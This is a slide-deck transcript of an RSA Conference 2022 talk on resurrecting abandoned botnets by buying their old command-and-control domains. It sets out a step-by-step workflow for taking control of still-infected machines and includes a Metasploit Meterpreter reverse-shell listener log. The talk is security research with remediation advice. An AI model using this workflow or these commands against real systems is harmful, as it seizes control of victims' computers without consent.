

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

©2022 RSA Conference LLC or its affiliates. The RSA Conference logo and other trademarks are proprietary. All rights reserved.

RSA® Conference 2022

San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: HT-W01

Botnets Don't Die: Resurrecting the Dead to Feed on the Living

Joseph Muniz

Director of Business Development
Security Solutions - Microsoft
@SecureBlogger

Aamir Lakhani

Senior Principal of Zero Dark Research
FortiGuard Labs – Fortinet
@aamirlakhani



Long time friends

The collage includes:

- A screenshot of a video course titled "Penetration Testing with Raspberry Pi". It shows two people working on a computer with the Cisco logo.
- A screenshot of a book cover titled "Penetration Testing: The Ethical Hackers Guide to Network Security Testing". It features a person working on a computer and the Packt Publishing logo.
- A screenshot of a video course titled "Complete Video Course: CompTIA Cybersecurity Analyst CSA+ (CS0-001)". It shows a person working on a computer and the Joseph Muniz and Aamir Lakhani names.

Your attractive new female Facebook friend is a probably a spy [RSA]

memeburn on 31.10.2013 – 19 readers.

Yes this is true: men like attractive women and that is their weakness. Aamir Lakhani, Solutions Architect, World Wide Technology, Inc. and Joseph Muniz, Consulting Systems Engineer – Security, Cisco Systems, Inc. think it's time you understand the dangers of that weakness. Here is the thing: this character called "Emily Williams" does not exist. She [...]

[Email this](#) [Digg This!](#) [Share on Facebook](#) [Stumble It!](#)

friend' request

Human nature leads people to form communities and help each other--and that human nature can be turned against you with a fake social network account.

Posted October 31, 2013 to Social Engineering | Add a comment

[Share](#) 1 [Twitter](#) [G+](#) [Facebook](#) Like 22 More

Have you ever received a request to connect on a social network from somebody you don't know? If you've been using social networks for more than a few weeks, the answer is most likely, "Yes". How you respond to such requests could expand your social network and open new horizons and opportunities for you, or it could expose you, and others connected to you, to a malicious social engineering threat.

What do you do when you receive a request from somebody you don't know? Some people dismiss such requests immediately without a second thought. However, most people do a little digging before determining how to handle the request. People like to be liked, so rather than rejecting this potential new "Friend" out of hand, they do some research to find out how they know each other, or why this unknown person wants to connect with them.


If you click on the profile of the unknown individual, and you don't find anything in common or any shared interests that might be a reason for camaraderie, you deny the request. But, if the person in question happens to share other connections with you—like having mutual friends in common, or working for the same company—most people are much more likely to accept the request to connect...and that's how they get you.



Aamir Lakhani, a counter-intelligence and cyber defense specialist with World Wide Technology, shared details of a recent social engineering experiment in a presentation at the RSA Europe conference. In a staged

Pen Testers Break Into Gov't Agency With Fake Social Media ID

Posted by timothy on Thursday October 31, 2013 @11:42AM from the open-government dept.



Credit: © Bettmann/CORBIS. Copyright: © Corbis. All Rights Reserved

RSA® Conference 2022

Act 1: BotNet Foundational Concepts



RSA® Conference 2022

....but first a quick Botnet demo



Bot Backend Demo



Why Not Hijacking Modern BotNets?

- Technology has **improved** but same concepts
- Ex: Russia war used **weaponized** botnets

• Key characteristics of new botnets

- Uses 3rd party authentication
- Much better encryption
- Harder to track
- You need BotNet protocol to connect

Key Point: Harder to take over, so older is a better target!!!

Botnet of Thousands of MikroTik Routers Abused in Glupteba, TrickBot Campaigns

March 23, 2022 • Ravile Lakshmanan



DIVE BRIEF

Botnets, data wiping malware spread as Ukraine incursion begins

Cyclops Blink and HermeticWiper threaten spillover cyberattacks beyond Ukraine's borders.

Published Feb. 24, 2022 • Updated March 18, 2022

By David Jones
Reporter

[in](#) [f](#) [t](#) [g](#) [e-mail](#)



Adam Berry via Getty Images

Old BotNet Examples

- **EarthLink Spammer: 2000** – Phishing attack sent 1.25 Million emails from legitimate websites. Attacker was sued for 25m by earthlink. First large botnet attack
- **Storm: 2007** – Network grew to 1million+ devices. First peer-to-peer botnets
- **Neverquest** – Targeted users of more than 100 banks leveraging the Neutrino exploit kit
- **Mirai: 2018** – DDoS attack took out the USA east coast internet capabilities hitting insecure IoT devices

Good People Try To Help


- Buy / Take over attacker servers to identify victims
- Identify communication from infected systems

Good People will Contact Victim if

- Victim is a customer to the vendor
- Contact seems possible
- No concerns of privacy by identifying the victim
- Or don't contact but note the possible victim

Often Doesn't Happen!

Post Takedown – Governments Take Over



Let's Call This the “Goldilocks Zone!” for our Research



RSA® Conference 2022

**Act 2:
Turning into a bot**



Host Systems Post BotNet Infection

- Botnet services and features are “**post exploitation**” aka a separate **Attack** before becoming a bot
- **Plug-ins features** include RATs, keyloggers, webcam captures, password dumps, file exfiltration services, uploads, etc.
- Accomplished thru helper applications, DLLs, Registry Keys
- **Helper applications** are run under the botnet process, migrated to other processes, and in some cases uses privilege escalation.

BotNet Pre and Post Behavior

Common Attacks

- Phishing sends to exploit kit
- Common vulnerability exploitation
- Password compromise

Standard exploitation can lead to BotNet infection

Post Exploitation

- Wrapped with more than Bot aka chain exploitation
- Wipers triggered when Botnet needed
- Ransomware or other Malware
- Spreading focus to grow botnet

Specific BotNet Leave Behinds

- Command and Control remote shell software
- **Modified** routing tables
- Infected **registry**
- **Bootup** modification
- Execution path **hijacked**
- AutoStart setting modified
- New **windows services** such as allowing greater access than system administrators



Botnet Incident Response Timeline from investigated attack Part 1

- Initial Access and Exploitation (**Phishing Email attachment**)
- UserPrpfileSvcEop.exe downloaded from GitHub (**Escalate Privileges**)
- Create additional accounts (**Persistence**)
- RDP to internal systems (**Move Laterally**)
- Process Explorer (**Internal Recon**)
- Process Hacker (**Establish foothold**)




Act 3: Trying to find old Botnets – Steps we tried



Threat Hunting 101

- Proactive or Reactive
- **Proactive needs a hypothesis which continues to change**



A Deep Drive on Proactive Threat Hunting - Hacking Articles -
<https://www.hackingarticles.in/a-deep-drive-on-proactive-threat-hunting/>

Threat Hunting Botnets

- Examining major Botnets from **2001 – 2009**
 - **Theory:** Botnets have unused domains easier to obtain
- **Problem 1:** Most major Botnets from this time didn't use direct C&C
 - Most were written for **DDoS attacks** and spread thru worms
- **Problem 2:** Major Botnets had their static domains taken or seized
 - Gov agencies or private security firms were using them

Threat Hunting Botnets

- **Problem 3:** Botnets with DDNS traffic are hard to predict on the cycle the botnet was active on.
 - DDNS domain names are predictable, but the order and time the botnets connected are not always predictable.
- **Problem 4:** Botnet traffic is being monitored and reported on.

Scope adjustment: Well known older BotNets off the table



New Focus for Research

From what was **learned**, we had to **adjust** the focus

- Target unpopular botnets
 - *Popular ones are taken over or unusable due to defender responses*
- Validate they have connected to C&C
- Successfully obtain the domain(s)
- **We have our domains ... coolwhat's next?**



Act 4: Our Hypothesis – Necromancer?

Can we hijack already hijacked systems?



Botnet Resurrection Workflow

Step 1

Research old botnets
(unpopular ones).

Buy associated
domains

Step 2

Create listener and
wait for
communication from
compromised
systems. Results = **list
of infected systems**

Step 3

Attack user **(from list)**
to gain system access.
Locate and obtain
botnet to reverse
engineer

OR use research about
botnet

OR obtain botnet from
disclosed information
about the botnet

Step 4

Reverse engineer
botnet binary to
identify
communication
protocol

Step 5

With protocol
identified, **connect** to
any future systems
that communicate
with domain and use
as part of new BotNet

Upgrade
authentication,
encryption, etc. to
protect your new
victims

Act 5: How we did it









#RSAC

Let's get back to our story

- We now have **domains** we purchased. What's next?
 - Do we have any traffic going to these domains.
 - Easy enough, get a cloud VPS and point the DNS to the IP address
 - Run packet captures.
- Okay looks like we have **incoming traffic** on ports. Can we do anything with this????



PCAP Files

Protocol	Length	Info
TCP	62	1040 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	62	[TCP Out-Of-Order] [TCP Port numbers reused] 1040 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=14...
TCP	62	5678 → 1040 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1
TCP	60	1040 → 5678 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TCP	60	[TCP Dup ACK 4#1] 1040 → 5678 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TCP	61	1040 → 5678 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
TCP	61	[TCP Retransmission] 1040 → 5678 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
TCP	60	5678 → 1040 [ACK] Seq=1 Ack=8 Win=65535 Len=0
TCP	174	1040 → 5678 [PSH, ACK] Seq=8 Ack=1 Win=64240 Len=120
TCP	174	[TCP Retransmission] 1040 → 5678 [PSH, ACK] Seq=8 Ack=1 Win=64240 Len=120
TCP	61	5678 → 1040 [PSH, ACK] Seq=1 Ack=128 Win=65535 Len=7
TCP	2967	5678 → 1040 [ACK] Seq=8 Ack=128 Win=65535 Len=2913
TCP	60	1040 → 5678 [ACK] Seq=128 Ack=1468 Win=64240 Len=0
TCP	60	[TCP Dup ACK 13#1] 1040 → 5678 [ACK] Seq=128 Ack=1468 Win=64240 Len=0
TCP	60	[TCP Dup ACK 81#1] 1040 → 5678 [ACK] Seq=128 Ack=48796 Win=64240 Len=0
TCP	60	1040 → 5678 [ACK] Seq=128 Ack=50256 Win=64240 Len=0
TCP	60	[TCP Dup ACK 83#1] 1040 → 5678 [ACK] Seq=128 Ack=50256 Win=64240 Len=0
TCP	60	1040 → 5678 [ACK] Seq=128 Ack=53176 Win=64240 Len=0
TCP	60	[TCP Dup ACK 85#1] 1040 → 5678 [ACK] Seq=128 Ack=53176 Win=64240 Len=0
TCP	60	1040 → 5678 [ACK] Seq=128 Ack=54636 Win=62780 Len=0
TCP	60	[TCP Dup ACK 87#1] 1040 → 5678 [ACK] Seq=128 Ack=54636 Win=62780 Len=0
TCP	60	[TCP Window Update] 1040 → 5678 [ACK] Seq=128 Ack=54636 Win=64240 Len=0
TCP	60	[TCP Dup ACK 87#2] 1040 → 5678 [ACK] Seq=128 Ack=54636 Win=64240 Len=0

PCAP Artifacts

- Odd destination ports
- Source port does not increase
- Duplicate and reused ACK



Netcat Listener

- A simple Netcat listener test showed incoming connections
- Data and connections on ports were not useable
- Data was not readable and looked like garbage
- Data was most likely encrypted or using something other than clear text (this is to be expected).

Results 1


- We observed quickly data is **encoded** and not readable.
- Examining the binary **encryption** being used, we probably don't have time to break it.
- However, it tells us that these **Bots** are still active – at least the client portion.
- We want to take over a bot – **what is the next step?**

Try 2 - Cheating

- Finding **binaries** with known analysis of botnet C&C authentication
- **Registering** the domains
- Writing our own C&C server.... or better ... try using a Metasploit Listener
- Seeing reverse connections

Discussing a reverse shell example

- Setting reverse-shell listener worked
- Why?
- We didn't have full access to the Botnet but did have partial access.
- We used Bot binaries in our analysis that had the features we are looking for...let's discuss this example




```

File Edit View Search Terminal Help
root@kali:~# msfconsole -q
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.85.149
LHOST => 172.16.85.149
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 172.16.85.153:49823 (UUID: d0a269662a9894c9/x86=1/windows=1/2016-05-02T09:31:28Z) Attaching org
handed/stageless session ...
[*] Meterpreter session 1 opened (172.16.85.149:443 -> 172.16.85.153:49823) at 2016-05-02 10:17:15 -0400
[*] 172.16.85.153:49824 (UUID: d0a269662a9894c9/x86=1/windows=1/2016-05-02T09:31:28Z) Staging Native payload ...
[*] Meterpreter session 2 opened (172.16.85.149:443 -> 172.16.85.153:49824) at 2016-05-02 10:17:16 -0400
msf exploit(handler) >

```



The screenshot shows the OllyDbg debugger interface. On the left, the assembly view displays a sequence of instructions from address 00411700 to 00411753. Several memory locations are highlighted with red boxes, including local_134, iVar1, puVar2, local_70, local_ec, local_68, local_67, iVar1, puVar2, thunk_FUN_00411700, local_8, local_70, local_ec, local_68, local_67, and system. On the right, the dump view shows the raw memory content corresponding to these addresses. A red box highlights the instruction at 00411753, which is a call to memset.

Screenshots are examples of function
not from live test systems

The Results

- Wait did we succeed? Did we just have an old dead Botnet connect to our new command and control



What we achieved and could not achieve

Living on the (Botnet) Edge

- Basic access to infected endpoints
- Access to C&C domains
- In some cases, remote shell access to systems
- Ability to install additional software on endpoints.
- Full control of Botnet features
- Full Control of Botnet software and features
- Control or access to Botnet developers or learning their identities.

RSA® Conference 2022

Remediation Recommendations



Fixing the “Impacted” is on YOU

- It is very unlikely infected system owners will be notified of a Botnet Controller **takedown**
- You must perform forensics and build a defense in depth strategy to identify potential **BotNet hijacking** or other threats
- Systems may not show activity for years before being **resurrected!**



RSA® Conference 2022

Wrap Up



Take aways

- There are many very large BotNet takedowns that have thousands to millions of endpoints **still compromised.**
- With the right focus, you can identify ronin BotNet artifacts and **piggyback** off another attacker's breach.
- You should **assume compromise** when building a defense in depth strategy
- This problem is not going away on its own. It requires **YOU to take action!**

RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you



RSA® Conference 2022

Thank you

